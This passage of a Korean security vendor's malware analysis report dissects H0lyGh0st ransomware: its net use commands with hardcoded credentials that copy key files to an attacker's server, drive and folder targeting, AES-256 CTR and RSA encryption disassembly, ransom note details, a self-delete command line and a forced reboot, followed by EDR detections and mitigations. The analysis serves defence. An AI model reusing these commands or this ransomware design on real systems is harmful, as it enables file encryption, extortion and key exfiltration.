cmd1	“net use \\192.168.168.5\c$ banker!@12 /user:atrismspc”
cmd2	“mkdir \\192.168.168.5\c$\windows\temp\tmp”
cmd3	“copy /y c:\windows\temp\hrk.tmp \\192.168.168.5\c$\windows\temp\tmp\DESKTOP-36Q0N1O_ky”

[표 3] 실행 시 각각의 변수에 저장된 값 (지역 변수명은 임의 지정)


암호키 파일을 생성했다면 [표 3]에 보이는 세 가지 명령(cmd1, cmd2, cmd3)을 실행한다.
cmd1은 계정 정보를 가지고 내부망의 공격자 서버에 존재하는 C 볼륨을 공유폴더로 사용하게 만든다.
cmd2는 서버의 특정 경로에 폴더를 생성한다.
cmd3은 AES-256 대칭키와 RSA-4096 비밀키가 저장된 파일을 cmd2에서 생성했던 폴더에 복사한다.
각 명령들이 실행되는 시점은 2초의 간격이 존재하는데,
이는 앞에서 수행했던 명령이 완료되기를 기다리는 것으로 보인다.
명령 성공여부와 관계없이 hrk.tmp 파일은 삭제된다.

2.6 파일 암호화 대상 선정

```
1. func GetDrives() []string {
2.     letters := []string{}
3.     for _, drive := range "ABCDEFGHIJKLMNOPQRSTUVWXYZ" {
4.         if _, err := os.Open(string(drive) + ":₩₩"); err == nil {
5.             letters = append(letters, string(drive)+":₩₩")
6.         }
7.     }
8.     return letters
9. }
```

[그림 25] 파일 암호화 대상 볼륨을 정하는 함수 (디컴파일한 의사코드)

파일 암호화는 접근 가능한 모든 볼륨을 대상으로 한다.
할당 가능한 드라이브 문자 중 접근 가능한 볼륨이 있다면 파일 암호화 대상 볼륨으로 분류된다.
해당 볼륨들은 전역변수 InterestingDirs라는 이름의 문자열 배열에 저장된다.



[그림 26] 파일 재귀 탐색 코드

파일 탐색엔 Go에서 제공하는 path/filepath 패키지의 Walk 함수를 사용한다.
Walk 함수는 주어진 루트 디렉토리 하위의 모든 경로를 재귀적으로 탐색하고 수집할 수 있다.
심볼릭 링크는 포함시키지 않기에 중복된 경로가 수집될 확률은 낮으며 수집된 경로들은 파일 암호화 대상이다.

ProgramData, Windows, bootmgr, $WINDOWS.~BT, Windows.old, tmp,	Program Files, Program Files (x86), AppData, $Recycle.Bin, System Volume Information, Default

[표 4] 파일 암호화를 수행하지 않는 폴더 경로 목록 (하위 경로들까지 제외됨)

Walk 함수의 장점 중 하나는 탐색하는 파일마다 os.FileInfo라는 파일 정보 구조체를 제공하기 때문에
이를 이용해 특정 경로는 수집하지 않고 필터링 할 수 있다는 것이다.
본 샘플은 파일 재귀 탐색 도중 [표 4]에 나열된 이름의 폴더를 만나면
해당 경로 하위는 더 이상 탐색하지 않는다.
나열된 폴더 목록을 보면 랜섬웨어가 사용자 홈 디렉토리를 위주로 암호화한다는 것을 알 수 있다.

exe, dll, sys, msi,	lib, msc, h0lyenc

[표 5] 파일 암호화를 수행하지 않는 파일 확장자 목록


[표 5]에 나열된 확장자를 가졌거나 확장자가 없는 파일들도 암호화 제외 대상이다.
주로 실행파일들이 대상이며 이미 H0lyGh0st 랜섬웨어에 의해 암호화된 파일 또한 제외된다.

2.7 파일 암호화

```
.text:00000000007C5DCD mov     rdx, cs:crypto_rand_Reader
.text:00000000007C5DD4 mov     rbx, cs:qword_ACF6A8
.text:00000000007C5DDB mov     rcx, rax
.text:00000000007C5DDE mov     edi, 16
.text:00000000007C5DE3 mov     rsi, rdi
.text:00000000007C5DE6 mov     r8, rsi
.text:00000000007C5DE9 mov     rax, rdx
.text:00000000007C5DEC call    io_ReadAtLeast
.text:00000000007C5E89 mov     rbx, [rsp+100h+key]
.text:00000000007C5E91 mov     rcx, [rsp+100h+IV]
.text:00000000007C5E99 mov     edi, 10h
.text:00000000007C5E9E mov     rsi, rdi
.text:00000000007C5EA1 mov     rax, [rsp+100h+block]
.text:00000000007C5EA9 call    crypto_cipher_NewCTR
```

[그림 27] 무작위 IV 생성 후 AES-256 CTR 모드 암호화 수행

파일을 매번 암호화할 때마다 16 바이트 길이의 무작위 IV를 생성하여
AES-256 암호화를 CTR 모드로 수행한다.




[그림 28] AES-256 CTR 모드로 암호화된 파일 데이터

매번 IV가 바뀌기 때문에 파일을 암호화할 때 쓰였던 IV 값은
추후 파일 복호화를 위해 해당 파일의 마지막에 이어 붙인다.

```
.text:00000000007C55B3 mov     rax, cs:crypto_rand_Reader
.text:00000000007C55BA mov     rdx, cs:qword_ACF6A8
.text:00000000007C55C1 mov     rcx, rbx
.text:00000000007C55C4 mov     rdi, [rsp+38h+arg_18]
.text:00000000007C55C9 mov     rsi, [rsp+38h+arg_20]
.text:00000000007C55CE mov     r8, [rsp+38h+arg_28]
.text:00000000007C55D3 mov     rbx, rdx
.text:00000000007C55D6 call    crypto_rsa_EncryptPKCS1v15
```


[그림 29] RSA-4096 (PKCS#1 v1.5) 암호화 수행



[그림 30] RSA-4096 (PKCS#1 v1.5) 암호화된 파일 데이터

일반적으로 랜섬웨어에서 공개키 알고리즘을 사용해 파일을 암호화하는 경우는 보기 드물다.
대칭키 알고리즘보다 성능이 떨어지므로 암호화 횟수가 적을 때,
또는 작은 크기의 데이터를 암호화할 때 주로 쓰이는데,
본 샘플에서는 공개키 알고리즘을 파일 암호화 시에도 사용하고 있었다.
피해자의 PC에서 생성했던 RSA-4096 공개키로
앞서 AES-256으로 암호화했던 파일을 또 한 번 암호화(PKCS#1 v1.5)시킨다.

RSA 암호화한 데이터는 원본 파일에 바로 쓰지 않고,
파일 이름에 “.tmp” 확장자를 붙여 %TEMP% 경로에 임시로 저장하고
원본 파일에 복사 후 임시 파일은 삭제한다.



[그림 31] Base64로 인코딩 된 파일 이름

암호화 작업을 마친 파일은 파일명이 Base64로 인코딩 되어 저장된다.
확장자로는 H0lyGh0st 랜섬웨어에 의해 암호화된 것을 나타내는 “.h0lyenc”가 붙는다.

2.8 랜섬노트 생성

```
.text:00000000007C9746 call    os_user_Current
.text:00000000007C974B test    rbx, rbx
.text:00000000007C974E jz      short loc_7C9778
.text:00000000007C979F lea     rax, aSDesktop                  ; "%s\\Desktop"
.text:00000000007C97A6 mov     ebx, 0Ah
.text:00000000007C97AB mov     edi, 1                          ; string
.text:00000000007C97B0 mov     rsi, rdi
.text:00000000007C97B3 lea     rcx, [rsp+98h+var_68]
.text:00000000007C97B8 call    fmt_Sprintf
```

[그림 32] 바탕화면의 절대 경로를 얻는 코드

랜섬노트는 실행파일에 하드코딩 되어있는 경로(“C:\”)와 바탕화면에 각각 저장된다.
바탕화면 경로를 가져올 때 os/user 패키지에서 제공하는 user.Current 함수를 호출해
User 구조체를 받아온 뒤 User.HomeDir(사용자 홈 디렉토리)에 “\Desktop”을 이어 붙이는 방식을
사용하는데, 만약 user.Current 함수 호출에 실패한다면
랜섬웨어와 동일한 경로에서 Desktop 폴더를 찾는다.
랜섬노트 파일명은 “FOR_DECRYPT.html”이다.


[그림 33] 생성된 랜섬노트 화면

속성	값
사이트 링크	http://gcrtutk2fjcut4lmllvkg5dojbwgu4yvw5rqxmpd2xjeqlogrdeyxoad.onion
이메일	holyghost0228@outlook.com
이미지 링크1	https://usaupload.com/cache/plugins/filepreviewer/374400/e13cb2db4180993642e2a5b800ec86206e0a0a4885349964868ad20c14f04ceb/1100x800_cropped.jpg
이미지 링크2	https://usaupload.com/6qsy/Pictures.7z

[표 6] 랜섬노트에 포함되는 정보 목록

생성된 랜섬노트는 [그림 33]과 같다.
이미지 링크가 더 이상 유효하지 않아 다른 보고서의 랜섬노트와 다소 상이할 수 있다.
랜섬노트에 포함되어 있는 공격자 관련 정보는 [표 6]과 같다.
토르 웹 브라우저 링크(.onion)는 접속이 불가하였다.

2.9 피해자 정보 기록



[그림 34] 랜섬노트 생성 이후 공격자에게 보내는 패킷

랜섬노트 생성까지 마쳤다면 ServerBaseURL에 “All Finished”라는 문자열을 전송한다.
피해자를 랜섬웨어에 감염되었다 간주하고 서버 측에서
IP 주소, 컴퓨터 이름, 감염 시간 등을 관리하기 위한 것으로 보인다.

2.10 자가 삭제

```
.text:00000000008767D1 loc_8767D1:                             ; CODE XREF: main_encryptFiles
.text:00000000008767D1 call    os_Executable
.text:00000000008767D6 call    main_SelfDelete
.text:00000000008758FE lea     rdx, [rsp+130h+var_D8]
.text:0000000000875903 mov     [rsp+130h+var_130], rdx
.text:0000000000875907 mov     rbx, rax
.text:000000000087590A xor     ecx, ecx
.text:000000000087590C mov     rdi, rcx
.text:000000000087590F mov     esi, 1
.text:0000000000875914 xor     r8d, r8d
.text:0000000000875917 xor     r9d, r9d
.text:000000000087591A mov     r10, r9
.text:000000000087591D lea     r11, [rsp+130h+var_70]
.text:0000000000875925 mov     rax, r9
.text:0000000000875928 call    syscall_CreateProcess
```

[그림 35] 랜섬웨어 실행 파일을 삭제하는 코드

%windir%\system32\cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del & "<execpath>"

[표 7] 랜섬웨어 삭제 시 실행하는 명령줄

Go에서 제공하는 os.Executable 함수를 호출해 현재 실행파일의 절대경로를 가져와
SelfDelete 함수를 호출할 때 인자로 전달한다.
해당 함수 내부에선 syscall 패키지를 사용해 CreateProcess WinAPI를 직접 호출한다.
실행하는 명령은 [표 7]과 같다.

2.11 시스템 재시작


```
1. log.Println("Self Deleted and will restart after 10s")
2. if exec.Command("cmd", "/C", "shutdown", "/r", "/t", "5").Run() != nil {
3.     fmt.Println("Failed to initiate shutdown:")
4. }
```

[그림 36] 시스템을 재시작하는 코드 (디컴파일한 의사코드)

마지막으로 "shutdown /r /t 5" 명령을 수행하여 5초 뒤에 시스템을 재시작한다.

3. Privacy-i EDR 탐지 정보


3.1 랜섬웨어 탐지 정보



[그림 37] Privacy-i EDR 랜섬웨어 탐지 정보 (파일 암호화)

Privacy-i EDR은 H0lyGh0st 랜섬웨어를 Ransomware.Unknown으로 탐지하고 있다.
행위 기반 탐지 엔진에서 랜섬웨어의 파일 암호화 행위를 탐지하고 차단하였다.

3.2 랜섬웨어 프로세스 실행 정보



[그림 38] H0lyGh0st 랜섬웨어 프로세스 노드 그래프

cmd.exe 정보	
프로세스 이름	cmd.exe
프로세스 아이디	8436
명령줄	cmd /C schtasks /delete /tn lockertask /f
권한 상승	Limited
프로세스 생성 일시	2022-07-28 05:51:06.852

cmd.exe 정보	
프로세스 이름	cmd.exe
프로세스 아이디	2824
명령줄	cmd /C net use * /delete /y
권한 상승	Limited
프로세스 생성 일시	2022-07-28 05:51:05.810

cmd.exe 정보	
프로세스 이름	cmd.exe
프로세스 아이디	12252
명령줄	cmd /C "net use \\192.168.168.5\c$ banker!@12 /user:atrismsp"
권한 상승	Limited
프로세스 생성 일시	2022-07-28 05:51:08.969

[그림 39] Privacy-i EDR 랜섬웨어 탐지 정보 (실행 명령줄)

Privacy-i EDR은 프로세스가 실행했던 명령줄을 수집하여 시각화하고 세부 정보를 조회할 수 있다.
[그림 39]를 보면 H0lyGh0st 랜섬웨어가 예약 작업을 삭제하거나,
공유 폴더의 연결을 해제하거나,
또는 공격자의 서버에 암호키를 업로드하기 위해 사용했던 명령들을 확인할 수 있다.

4. 대응

1. Privacy-i EDR과 같은 **EDR 솔루션의 '행위기반 탐지엔진'**으로 차단
   : 일반 Anti-Virus 솔루션에서도 대부분 차단 가능하나 최신 업데이트 필요
2. 악성코드 주요 감염경로인 **P2P, 음란, 도박 등 불법 웹사이트 연결 사전차단**
3. 메일 내용과 보내는이 계정에 연관성이 없거나, 문법적으로 어색하고,
   신뢰할 수 없는 링크 또는 첨부파일 클릭을 유도하는 메일은 실행 금지
4. **OS 및 소프트웨어 보안 업데이트** 최신형상으로 유지

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오